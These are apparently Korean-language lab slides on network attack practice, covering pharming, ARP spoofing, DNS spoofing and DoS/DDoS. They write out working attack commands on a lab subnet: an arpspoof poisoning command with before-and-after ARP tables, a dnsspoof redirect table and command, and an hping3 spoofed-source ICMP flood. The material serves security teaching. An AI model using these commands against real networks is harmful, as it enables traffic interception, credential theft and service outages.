


네트워크 공격 실습

- Pharming 공격
- DDoS 공격

Pharming Attack

- 피싱(Phishing)+ 조작(Farming)의 합성어
- 정상 사이트에 접속하더라도 가짜 사이트로 접속을 유도하여 금융거래정보를 빼낸 후 금전적인 피해를 입히는 사기 수법




Spoofing

- ‘속이다’는 의미
- 인터넷이나 로컬에서 존재하는 모든 연결에 spoofing 가능
- 정보를 얻어내기 위한 중간 단계의 기술로 사용하는 것 외에 시스템을 마비 시키는 데 사용할 수도 있음
- 종류
 - ARP Spoofing
 - DNS Spoofing

ARP Spoofing

- MAC 주소를 속이는 것
- 2계층에서 작동해 공격 대상이 같은 랜에 있어야 함



ARP Spoofing

```
#arp spoof -i eth0 -t 192.168.10.40 192.168.10.2
```

```
(root@kali)-[/]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.10.10 netmask 255.255.255.0 broadcast 192.168.10.255  
    inet6 fe80::32a8:b96:c197:1e6e prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:bc:ad:00 txqueuelen 1000 (Ethernet)  
    RX packets 2675 bytes 252128 (246.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8961 bytes 608042 (593.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

<<공격 전>>


인터페이스: 192.168.10.40 --- 0xe	인터넷 주소	물리적 주소	유효성
192.168.10.2	00-50-56-e5-76-78		정적
192.168.10.10	00-0c-29-bc-ad-00		정적
192.168.10.255	ff-ff-ff-ff-ff-ff		정적
224.0.0.22	01-00-5e-00-00-16		정적
224.0.0.251	01-00-5e-00-00-fb		정적
224.0.0.252	01-00-5e-00-00-fc		정적
239.255.255.250	01-00-5e-7f-ff-fa		정적

<<공격 후>>

인터페이스: 192.168.10.40 --- 0xe	인터넷 주소	물리적 주소	유효성
192.168.10.2	00-0c-29-bc-ad-00		정적
192.168.10.10	00-0c-29-bc-ad-00		정적
192.168.10.255	ff-ff-ff-ff-ff-ff		정적
224.0.0.22	01-00-5e-00-00-16		정적
224.0.0.251	01-00-5e-00-00-fb		정적
224.0.0.252	01-00-5e-00-00-fc		정적
239.255.255.250	01-00-5e-7f-ff-fa		정적

DNS Spoofing

- 실제 DNS 서버보다 빠르게 위조된 DNS response 패킷을 보내 공격 대상이 잘못된 IP 주소로 웹 접속을 하도록 만드는 공격 방법
- 클라이언트는 이미 DNS response를 받았으므로 정상 DNS response는 drop



DNS Spoofing

<<DNS Table 생성 >>

```
#cd /  
#vi dns  
192.168.10.10 www.ansan.com  
:wq!
```

<<DSN Spoofing 수행 >>

```
#dnsspoof -f /dns  
DNS table 파일이름
```

DDoS(Distributed Deny of Service) Attack

- 과도한 트래픽을 공격대상에게 전송하여 서비스를 불가하게 하는 공격 기법
- 과도한 트래픽 또는 부하를 발생시켜 정상적인 통신이 불가능하게 만드는 통신 유형

DDoS 공격 목적

- 특정 시스템의 취약점을 이용하여 시스템에 침투하거나 파일을 유출 또는 변조하는 행위

금전요구



개인적 원한



경쟁상에 의한 공격/청부



해티비즘

DDoS 공격 원리

- 전송 매체 별 **자신이 수용 가능한 대역폭 이상의 트래픽이 전송될 경우**, 전송된 트래픽을 수용하지 못하여 정상적인 통신이 불가능해짐



UTP Cable(1G)



Optical Cable(10G)

- 각 정보원이 **처리 가능한 성능 이상의 요청이 발생할 경우** 이를 처리하지 못하여 정상적인 통신이 불가능해진다.




고성능 서버

<<1초에 100만개의 업무처리 >>

- 프로토콜의 허점을 이용하여 운영체제 또는 설치된 애플리케이션이 비정상적 상태에 빠지게 한다.


DoS (Denial of Service, 서비스 거부 공격)

- 특정 공격 PC 또는 서버 1대에서 공격 대상 서버 1대로 과도한 트래픽 또는 패킷은 전송하는 1:1 형태



DDoS (Distributed Denial of Service, 분산서비스거부공격)


- 서버와 차단 장비의 성능이 높아짐에 따라 DoS와 같은 1:1 공격은 더 큰 효과를 낼 수 없게 되었음
- 공격 성능을 증대 시키기 위해 탄생한 것
- 악성코드에 감염된 여러 대의 좀비들을 이용하여 동시에 공격하므로 N:1 형태를 띠



Ping of Death 공격

* 문자열 65000 바이트로 네트워크에 ping전송

```
hping3 --icmp --rand-source 192.168.10.20 -d 65000 --flood
```



- 네트워크 기기가 전송할 수 있는 최대전송단위 MTU이상의 크기의 패킷을 전송 시, 패킷이 분할되는 단편화(fragmentation)의 특징을 이용한 공격 유형